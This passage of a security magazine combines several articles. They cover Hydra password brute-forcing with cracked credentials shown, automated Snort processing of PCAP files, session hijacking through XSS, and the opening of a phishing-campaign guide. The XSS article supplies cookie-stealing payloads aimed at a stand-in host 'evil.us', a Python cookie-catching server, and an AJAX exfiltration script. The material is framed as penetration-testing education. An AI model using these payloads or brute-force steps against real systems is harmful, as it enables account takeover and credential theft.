[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456!" - child 1 - 2 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "user@yahoo.com" - child 2 - 3 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567" - child 0 - 4 of 5
[STATUS] attack finished for 192.168.1.1 (waiting for children to finish)
```

```
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "Anonymous" - child 0 - 1 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456!" - child 1 - 2 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "user@yahoo.com" - child 2 - 3 of 5
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567" - child 0 - 4 of 5
[STATUS] attack finished for 192.168.1.1 (waiting for children to finish)
```

While the two additional lines at the end state:

```
[ATTEMPT] target 192.168.1.1 - login "admin" -
pass "enti4752"
[21] [ftp] host: 192.168.1.1 login: admin
password: enti4752
```

And to verify that this is indeed true, I will ftp to 192.168.1.1 using "admin" as username and "enti4752" as password.

Let's see one more example of using Hydra but this time to crack yahoo mail accounts (same logic applies to gmail or hotmail or all other mail servers). We use the following settings:

```
Simple target: smtp.mail.yahoo.com (Yahoo server)
Protocol: smtp
Port: 465
Enable also: SSL, verbose and show attempts.
```




Figure 8. Hydra settings in passwords tab




Figure 9. Connecting through ftp to 192.168.1.1

The name that we specify as target is the mail account that we are attempting to crack, so in my example I put my account and I also specified a dictionary for the attack, which is the same one that I have been using throughout this presentation (Figure 10 and Figure 11).

If we choose now to start Hydra you will notice an output like the one in Figure 12. I have shortened the dictionary to limit the time to execute as well as to shorten the output in order to focus at the result.

While an additional line at the end will state:




Figure 10. Hydra Target tab settings for cracking yahoo passwords




Figure 11. Hydra Passwords tab settings for cracking yahoo passwords




Figure 12. Attacking yahoo mail account and revealing the password

```
[25] [smtp] host: 188.125.69.59 login:
zeroout2003@yahoo.gr password: backtrack
```

If I use the above credentials I will be able to successfully login to my mail account using the standard web page at <https://login.yahoo.com/>.

Summary


The above article clearly shows how easy it is to target a system. We have used nmap as a network scanner, and the supporting protocols and functions of Hydra.

As we already stated through the course of this article, when dealing with dictionary attacks, the tools are as strong as their internal dictionaries and also the processing power that someone has at his disposal in order to combine the dictionary attack with proper brute force cracking capability. There are also a lot of other tools in Backtrack which include online and offline password cracking such as rainbowcrack, John the Ripper, medusa, ncrack and much more others that are worth dissecting in other articles.

For instance, John the Ripper has the ability to crack password hashes, so if we get the hashed contents of a password file, the application can discover the initial plain text form through a variety of hashed passwords. You will be amazed that many people still use default passwords or just simple words as passwords.

Never underestimate how simple-minded users or system administrators can be. I am sure you can remember the old movie “Hackers”, the passwords referenced are: “love”, “secret”, “sex” and “God”. You wouldn’t believe how many people use these words as their passwords.

NIKOLAOS MITROPOULOS



Nikolaos Mitropoulos has been working for over a year as a network security engineer for AT&T’s Managed Security Services team. He is Cisco and Juniper certified (holding CCNA, JNCIA and JNCIS-SEC certifications). In the past four years he has focused in teaching at various education levels

varying from professor of secondary education level courses to demanding corporate classes for professionals dealing in multiple aspects of the networking and security fields. His hobbies are steganography, digital watermarking and building penetration testing skills.

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch



Visit atola.com for details



Automatic Processing of PCAP files with Snort

PCAP files are something which security and network administrators analyse on a regular basis. But how often do you process your packet capture files through an IDS engine to see what alerts it generates?

Wireshark and TCPdump are tools which are used widely for a variety of different purposes. Both will do complete packet captures with the ability to save to *.pcap* format for further analysis. I can't remember the amount of times I have been involved in troubleshooting a connection from A to B and performed a packet capture to see what is happening with the traffic. Within Linux I always uses the following basic command syntax to execute a packet dump whilst the traffic in question traverses the interface:

```
# tcpdump -i eth0 -w traffic.pcap
```

The above command will dump all traffic from `eth0` to a file in pcap format called *traffic.pcap* by using the `-w` switch. After the traffic has been captured to a pcap file, I would transfer it across to my workstation, and load it straight into Wireshark for analysis. Wireshark is great for looking at source and destination traffic, ports, and handshake information. But Wireshark has its limitations also. Wireshark itself does not have the ability to identify suspicious traffic patterns unless we cross reference it the traffic to an anomaly signature database such as Snort.

Recently I have gotten heavily involved in a project where we are testing the capabilities of several different IDS sensors and the methods of packet

capture. One of the features of the Snort command line has is its ability to not only sniff from the wire, but you can also tell it to read a pcap file and process it according to the rules in your *snort.conf* file. For this, I would recommend creating a new *snort.conf* file specifically for PCAP file reads. An example of the snort syntax used to process PCAP files is as follows:

```
# snort -c snort_pcap.conf -r traffic.pcap
```

The above command will read the file *traffic.pcap* and process it though all of your snort rules according to your *snort_pcap.conf* file. Fantastic functionality, right? But I needed a way to make this functionality easier to use. After all, which average system administrator is going to spend all this time transferring pcap files around and manually running snort commands on them? The function is still great however. So I came up with the idea of setting up a secure FTP file drop off point on the snort box, and using a script which automatically checks to see if a PCAP file has arrived every 10 seconds, and then processes the file if the script is not already busy processing another PCAP sent previously. This way, all I have to do is to remember to sftp my pcaps to the dropoff location, which I can do via any sftp client location.

Listing 1. *sshd_config* configuration

```
Subsystem sftp internal-sftp
Match Group sftpsecure
    ChrootDirectory %h
    ForceCommand internal-sftp
    AllowTcpForwarding no
    X11Forwarding no
```

Listing 3. *The script that processes the data*

```
#!/bin/bash
#
# Check to see if already running
LOCKFILE=/var/run/filedrop.lock

trap "{ rm -f $LOCKFILE; exit 255; }" EXIT
if [ -f $LOCKFILE ]
then
    echo "Already running. Exiting."
    exit 1
fi

touch $LOCKFILE

pdir=/home/pcap/dropoff

# Process PCAP files for Snort
echo "Processing PCAP File Drop"
if [ -f $pdir/*.pcap ]; then
    pdir=/tmp/`date +%s`
    mkdir $pdir
    for file in $(ls $pdir/*.pcap); do
        openfile=`/usr/sbin/lsof $file`
        echo This is the check $openfile
        if [[ -z $openfile ]] ; then
            mv $file $pdir
        else
            echo "PCAP file in use."
        fi
    fi
    if [ -f $pdir/*.pcap ]; then
        /usr/local/bin/snort -c /usr/local/etc/snort/snort_pcap.conf --pcap-filter="*.pcap" \
            --pcap-dir=$pdir
    fi
    rm -fr $pdir
done

fi

exit 0
```

Listing 2. *Creating the pcap user*

```
groupadd sftpsecure
useradd -G sftpsecure pcap
passwd pcap
chown root:root /home/pcap
chmod 0755 /home/pcap
mkdir /home/pcap/filedrop
chown pcap:root /home/pcap/filedrop
chmod 755 /home/pcap/filedrop
```

Listing 4. *Lines to be added to crontab*

```
* * * * * /script/filedrop.sh
* * * * * /bin/sleep 10; /script/filedrop.sh
* * * * * /bin/sleep 20; /script/filedrop.sh
* * * * * /bin/sleep 30; /script/filedrop.sh
* * * * * /bin/sleep 40; /script/filedrop.sh
* * * * * /bin/sleep 50; /script/filedrop.sh
```

Setting up the Secure Drop-off Point

This is relatively straight forward and here is an option for added security. All I have done is added the following configuration right at the end of `/etc/ssh/sshd_config` as follows: Listing 1.

The above tells `sshd` to lock down all members of the group `sftpsecure` such that the users cannot redirect ports upon connection and are *chrooted* to their home directories. One thing you will need to know about this setup is that the root user requires to have full access to the users home folder. This means that the user can only write or upload to a subfolder of their own home folder. Therefore the user which we will call `pcap` must be set up in the following way which will allow us to *sftp* files files remotely to the `/home/pcap/filedrop` directory: Listing 2.

For Wireshark packet captures, make sure you save the file type as a *Modified tcpdump* for Snort to understand it. Remember, this solution will only process files with a `.pcap` extension.

Deploying a script to process files on arrival

The following script will check to see if it is already running by using a lockfile function. If it is running, it will exit to avoid overlapping processing. If it is not already running, it checks to see if there are any files which have arrived in `/home/pcap/filedrop`. If any files have arrived, it creates a uniquely named temporary working directory. It then checks to see if the file is open by another program in case it is a large file still being written to. If the file is not still being written to, it moves it from the secure dropoff point into the temporary working directory it has created and process it. Finally, it cleans up after itself and releases the lockfile when it is finished, thereby enabling it to rerun again without overlapping (Listing 3).

For the purpose of this example, I have placed the script in a directory as follows `/root/script/filedrop.sh`. The next thing we need to do is set up a cron job so that the script will automatically execute every 10 seconds. As cron's smallest time increment is 1 minute, I have had to overcome this by adding six different entries into crontab and separating them in 10 seconds increments by using the sleep command as follows (Listing 4):

```
# crontab -e
```

What the output looks like when processed

Now you have a secure drop off location which you can simply upload your `.pcap` files to whenever you want them checked against your snort IDS sig-

On the Web

- <https://github.com/firnsy/barnyard2> – This is the barnyard2 spooler for Snort.
- <https://snorby.org/> – This is the Snorby front end I am using
- <http://www.snort.org/> – The Snort IDS system

natures. And within 10-20 seconds they will be processed. In my case, I have them appearing with other traditional wire sniffing IDS sensors, so I have given the pcap reader a unique sensor name within barnyard2.




Figure 1. This is what the final result looks like in my IDS dashboard shortly after uploading pcaps

Summary

So there you have a secure FTP drop off point which you can use to simply feed `.pcap` files to, which will then automatically be processed through Snort IDS on arrival. I found this functionality makes life so much easier when analyzing traffic dumps where I need the convenience to send them somewhere and automatically processes them on arrival without any intervention. Furthermore, it is not always practical to deploy snort IDS sensors on all of your hosts, you can now always take a packet capture from them and upload it to your drop-off point for inspection. I hope you find this solution useful.

STEVEN MCLAUGHLIN



Steven McLaughlin is an experienced information and network security professional. With both technical and consulting background, he has been heavily involved in working with global companies developing solutions and delivering large scale projects.

He also works in highly specialized teams in order to develop new ideas and patents and bring new products to market.



Stop attacks with a quick start

Avoid the damage to your brand, loss of customer trust, and impact to your bottom line caused by security breaches. The Ethical Hacking Quick Start from BT helps you fight back.

We provide a quick, accurate assessment of your current vulnerabilities and a plan of action to improve your security posture. BT offers the experience and knowledge of skilled security professionals, as well as unique tools to help visualize and risk model your network infrastructure. So you have 24x7 global protection—and peace of mind.



www.globalservices.bt.com/us

Session Hijacking Through Cross-site Scripting (XSS)

Tired of explaining to clients how an alert() box is a valid proof of concept for a XSS vulnerability? You should be. The truth is that providing a straightforward proof-of-concept code for XSS attacks involving session hijacking, is not so straightforward.

Cross site scripting has been one of the most common vulnerabilities within web applications over the years, and it is currently residing in the third position of OWASP 2013 Top Ten Web Application Security Risks.

Although developers are becoming more aware of the presence of XSS as a vulnerability, the presence of XSS vulnerabilities are still very much prevalent. Hence, it is not uncommon that during vulnerability assessments, pen-testers identify XSS simply by demonstrating the execution of the JavaScript `alert()` function as a proof-of-concept. While this demonstrates that user input is not properly sanitized, we are also missing out by not showing what a real-world attack against the application is like. The attack that I will be focusing on is session hijacking through XSS vulnerabilities. However, to understand how it works, we must first go through the basics of XSS.

What is Cross Site Scripting?

XSS is characterized by the lack of input sanitization on user supplied data resulting in the server executing the malicious script within the context of the users' browser. There are three types of XSS which differ in regard to the position of the attack and the length in which the data is stored within the application.

Reflected XSS

Reflected (or Type-1) XSS is arguably the most common type of XSS and occurs when user supplied data is sent to the server within a request and is then returned to the user without valid sanitization or filtering. When the page is loaded, any malicious data included in the initial request will execute within the browser. Listing 1 shows an example of code vulnerable to reflected XSS.

A valid request to this page may look like `http://site.com/?search=hacking`, whereas an attacker could use this same structure to craft a malicious URL such as `http://site.com/?search=<script>alert(1)</script>`.

Listing 1. PHP code vulnerable to reflected XSS

```
<?php
$searchString = $_GET['search'];
...
if($results == 0) {
    print "No results found for \"".$search-
        String."\".";
} else {
...
?>
```

Persistent XSS

Persistent (or Type-2) XSS is also referred to as Stored XSS. The data that is provided by the user is stored within a backend data-store, such as forum websites or sites which allows comments, etc. The application then serves the stored malicious code to any user who visits a page that returns this stored content. This type of XSS poses the most risk because it removes the necessary element of social engineering the user into opening a malicious link.

DOM-Based XSS

DOM-based (or Type-0) XSS resides within the client side processing, such as JavaScript code, and modifies the *Document Object Model* (DOM) upon execution within the browser. Listing 2 shows an example of JavaScript code vulnerable to DOM-based XSS.

A valid request to this page may look like (`http://site.com/login?error=Account%20not%20found`) whereas an attacker could use this same structure to craft a malicious URL such as (`http://site.com/login?error=<script>alert(1)</script>`). The main difference here from reflected XSS is that the malicious code is never sent to the server and therefore is more difficult to detect with web application firewalls or reverse proxy filters.

Taking advantage of XSS

Now that we have a basic understanding of the different types of XSS, we can learn how to exploit these vulnerabilities in the real world. One of the many dangerous attacks using XSS is called session hijacking. While there are other attacks, such as loading malicious java applets or other executable files, that are able to open up remote shells on the victim's computer, session hijacking requires less social engineering and leaves a smaller footprint on the victim's computer. By using an application that is vulnerable to XSS, we are able to access the user's session cookies (unless protected by the HTTPONLY flag) and then use this data to impersonate the victim's user account and take over their active session. Unfortunately, there are few tools available that aid or automate the session hijacking process through XSS.

We will first walk through the process of manually hijacking a user's session, and then go over automating the process by using Python and an open source tool called *CookieCatcher*.

Session Hijacking – The manual way

In order to perform session hijacking, we first need to identify XSS within the application and determine the parameters of the XSS such as: type, maximum length, and whether filtering and canonicalization is being performed. In this example, we are going to attack a blog website (Figure 1) which allows users to comment on the articles and is not performing any sanitization on user supplied data. The following is an outline of the steps involved:

- determine the parameters of the XSS vulnerability,
- set up a server which will catch our session cookies,
- craft a malicious payload that fits within the XSS parameters,
- inject the application with our payload,
- monitor our server for incoming traffic,
- hijack the captured user sessions.

We have predetermined that XSS is possible through the comments variable, it has a character limit of 85, and no server side filtering or firewalls are present. Before we start crafting our payload for the attack, we need to first set up our "evil" server to receive the data we are stealing from the application. Once the server is set up, we will use the `tail` command in order to monitor incoming traffic on the Apache `access.log` file:

```
root@bt:~# tail -f /var/log/apache2/access.log
```

Now, we are ready to create our malicious payload for the application. In order to steal the user's session, we need to do more than simply pop up an alert box with the `document.cookie` variable. Rather, we will need to send the data to our server and have it entered into our `access.log` file. The following payload does precisely that and stays safely beneath our 85 character limit:

Listing 2. JavaScript code vulnerable to DOM-Based XSS

```
message = decodeURIComponent("<div>Error message: " + document.location.href.substring(document.
    location.href.indexOf("error")+6) + "</div>");
document.write(message);
```

```
<script>document.location="http://evil.us/"+document.cookie</script>
```

Our next step is to submit this payload to the vulnerable application through the comment box. When we return to the original article page, we will notice the browser try to redirect us to our evil server. While this will accomplish what we wanted, it is also very sloppy. The victim user will notice the redirection and eventually someone will report the "error" to the site administrator. If we want to stay stealthy, we can craft a more discreet payload such as:

```
<script>document.write('<img src=http://evil.us/'+document.cookie+'/>')</script>
```

This payload will tell JavaScript to create an image tag with the source location of our evil server along with the user's session cookie value. Now that our attack has been submitted to the application, we wait and watch our `access.log` file until we see an attempt to load the non-existent image from our server. Sit back and grab a snack because this may take a while depending on the site's traffic and user base. In the meantime, we can utilize `grep` to clean up the log output and on-

ly return items with session data appended to the URI:

```
root@bt:~# tail -f /var/log/apache2/access.log | grep PHPSESSID
```

Once we notice a session cookie in our log file, it is time to hijack the user's session (Figure 2). We need to remember to move quickly at this point, every minute we spend is time available for the user to logout of the application or for the session to terminate from inactivity. Copy the data of that user's session and save it while we open our favorite web browser. Whichever browser we choose, we need to have a way to modify the cookie data for the target application. For Google Chrome, there is an extension called "Edit This Cookie" and for Firefox we can use the popular



Figure 1. Example blog website vulnerable to XSS




Figure 2. Session Cookie value in the access.log file




Figure 3. Modifying session values with firebug



Figure 4. Successfully hijacked a user's session

add-on “FireBug”. Then we navigate to the target application and modify our session values (Figure 3). Once we have entered in the session data, we refresh our browser and cross our fingers. If everything was entered properly and there weren't any other protection measures in place, we will now have hijacked that user's session (Figure 4).

Difficulties from doing it manually

As you have noticed at this point, session hijacking is not a quick-and-easy attack and there are difficulties such as: constantly monitoring the `access.log` file, sessions expiring or users logging out before you are able to hijack the session, and session cookies being protected by the `httponly` attribute. Thankfully there are easier ways to hijack a user's session through using scripts and open source tools. We will go over the session hijacking process using a python script to assist in capturing the session data and then another method using an open source tool called *CookieCatcher*.

Using Python to assist in Session Hijacking

Scripting is a powerful tool that can be used to eliminate many tedious steps. We will be using the Python language to create a script that will handle incoming requests and session cookie data. This will essentially eliminate the need to monitor our access logs until a request comes in. First we will create a simple web server with the `BaseHTTPServer` library that will listen on port 8080 (or whichever port we decide on). Then we will be using the `smtplib` library to take incoming data and send it to our email address as an alert/notification. Now we copy the `server.py` script below and save it to our evil server (Listing 3). We need to make sure that we update the configuration section with our data including email address and server information. Now we can use the following command to start the server:

```
root@bt:~# python server.py
```

From this point on, everything is very similar to the manual hijacking process. We will modify the payload to include the port number on the image tag source parameter:

```
<script>document.write('<img src=http://evil.us:8080/'
+document.cookie+'/>')</script>
```

Submit our new payload into the vulnerable application and wait for an email notification with the users session data.

Using CookieCatcher to automate Session Hijacking

We have walked through the manual process of session hijacking and also have shown an example of how scripting can help automate tedious tasks. Now let's look at using an open source tool

Listing 3. *Server.py* file to capture and email incoming traffic

```
#!/usr/bin/python
import smtplib
from BaseHTTPServer import BaseHTTPRequestHandler,HTTPServer
from os import curdir, sep

##### CONFIGURATION #####
fromaddress = 'your.email@somewhere.com'
toaddress = 'your.email@somewhere.com'
ccaddress = ''
subject = 'FOUND A Session Cookie!'
login = 'your.email@somewhere.com'
password = 'your password'
emailserver = 'smtp.gmail.com:587'
httpport = 8080
#####

class httpServe(BaseHTTPRequestHandler):

    def do_GET(self):
        message = 'HOST: %s\nDATA: %s\n' %
            (self.headers.get('Referer'),
            self.path)

        header = 'From: %s\n' % fromaddress
        header += 'To: %s\n' % toaddress
        header += 'Cc: %s\n' % ccaddress
        header += 'Subject: %s\n\n' % subject
        message = header + message
        server = smtplib.SMTP(emailserver)
        server.starttls()
        server.login(login,password)
        result = server.sendmail(fromaddress,
            toaddress, message)
        server.quit()
        self.send_error(404,'Nothing to see
            here')

try:
    server = HTTPServer(('',httpport),httpSe
        rve)
    server.serve_forever()

except KeyboardInterrupt:
    server.socket.close()
```

called *CookieCatcher*. This is a project that I have started and have been working on in order to create an easy and effective way to demonstrate session hijacking and its risks to clients and organizations. The advantage of using *CookieCatcher* is that it addresses many of the difficulties of manual session hijacking. The features of the application are:

- predefined payloads that allow you to tailor the attack to the vulnerable application,
- httponly cookie attribute evasion using known vulnerabilities,
- payload character counter,
- email notifications upon receiving session cookie data,
- store cookies to a local database for later use,
- refresh cookies periodically to reduce session timeout errors,
- preview captured session cookies,
- provide raw server requests to use with BurRP (or other proxies).

We begin by installing the tool on our evil server. The prerequisites for the application is a basic LAMP stack; Linux, Apache, MySQL and PHP 5.

Using Github, clone the project repository and follow the installation instruction in the INSTALL file.

```
root@bt:~# git clone git://github.com/DisK0nn3cT/
CookieCatcher.git
```

Once we have the tool running on our server, we can navigate to the home page (Figure 5). Using the section titled “XSS Payload” select from the dropdown menu the attack that best fits our vulnerable application. For our example we will be using the “Basic AJAX Attack” (Listing 4) which steals the user’s session cookie and discretely sends it to *CookieCatcher* via an AJAX request. Let’s copy the provided payload and submit it to the target application.

Once again, we can take a break, relax, nap, etc and simply wait for our email notifications to arrive. When we have been alerted that a new session cookie has been captured, we return to the application where we will see a list of all available cookies (Figure 6). From here we have two options: Refresh or Hijack. The refresh option sends a request to the server with the captured session cookies and returns a rendering of the server response. If the session hijack worked properly we should receive

Listing 4. Source code for the “Basic AJAX Attack” payload

```
/** CHANGE THIS VALUE TO YOUR SERVER **/
var phoneHome = "http://evil.us/"; // leave trailing slash

function loadXMLDoc()
{
    var xmlhttp;
    if (window.XMLHttpRequest) { // code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    } else { // code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function() {
        if (xmlhttp.readyState==4 && xmlhttp.status==200) {
            document.getElementById("myDiv").innerHTML+xmlhttp.responseText;
        }
    }
    xmlhttp.open("GET",phoneHome+"x.php?c="+document.cookie+"&d="+document.domain+document.location.
        pathname,true);
    xmlhttp.send();
}

loadXMLDoc(phoneHome);
```

an authenticated response (Figure 7). We can now use the hijack option to build a raw server request for the target application that we can use within the proxy of our choice. We will be using Burp proxy in this example. Once the request has been sent and a valid response received we can right click on the request and choose the option “show response in browser” which will create an active session in our browser to navigate and interact with our new hijacked session! (Figure 8)




Figure 5. CookieCatcher home page




Figure 6. List of available session cookies in CookieCatcher



Figure 7. Authenticated “Preview” response in CookieCatcher



Figure 8. Successful authenticated session hijack

Even though session hijacking through XSS is not a point-and-click type of attack, it is not exactly rocket science either. After having a solid procedure in place it doesn't take much time to start stealing and hijacking sessions from a vulnerable application. However, I hope to demonstrate that through the use of *CookieCatcher*, and other similar tools, that we can easily highlight the potential risks of XSS to clients with real world attacks rather than screenshots of alert boxes.

CookieCatcher is still in active development and new features are being released monthly. If you would like to contribute or have any ideas that would improve the tool, please contact me via Twitter or Github. Happy Hacking.

DANNY CHRASTIL



Danny Chrastil is a security consultant with BT Assure who has specialized in information security for over 3 years. Danny has a strong background in application development and server administration which led him into the security field after being asked to reme-

diate a compromised server for a large eCommerce application. Using his experience as both a security consultant and programmer, Danny works with developers on the awareness of security principles and their importance within the development lifecycle. @DisK0nn3ct

How to run a Phishing Campaign

Learn how to create a phishing campaign to test and train employees on phishing emails. Using the statistics collected to identify the success rate of the email and the links that were most clicked by the recipients.

With companies locking down and tightening security at the perimeters, it is becoming harder to find a way into their systems. However, phishing can be an effective method to gain access to the systems. In this article we are going to cover how to set up a system to send out phishing emails and collect the statistics of successful phishing campaign.

Setting up the phishing server

In order to make the phishing email and campaign as realistic as possible, the server should be set up outside of the organization., such that, the email is not coming from an internal IP address but rather from an external source.

Getting a VPS host that allows root access (or test this from a VM) is highly recommended in setting up this server.

Installing some prerequisites

For this guide, Ubuntu 12.04 LTS will be used but the guide should work on most Linux distributions. A few things must be installed before we can start sending out emails.

First, run the following command to get the prerequisites installed in the new phishing server. Make sure to restart Apache to avoid having trouble connecting to MySQL from the PHP scripts.

```
$ sudo apt-get install php5 mysql-server apache2
php5-mysql
$ sudo service apache2 restart
```

Hint: apt-get will only work on Debian distributions. Try using the `yum` command if it's not working correctly.

During the installation, you will be asked to create a MySQL root password. Make sure to choose something easy to remember because you will need to use this later.

Install and configure Postfix

In order to send any mail, Postfix must first be installed on the server. This will act as the SMTP relay

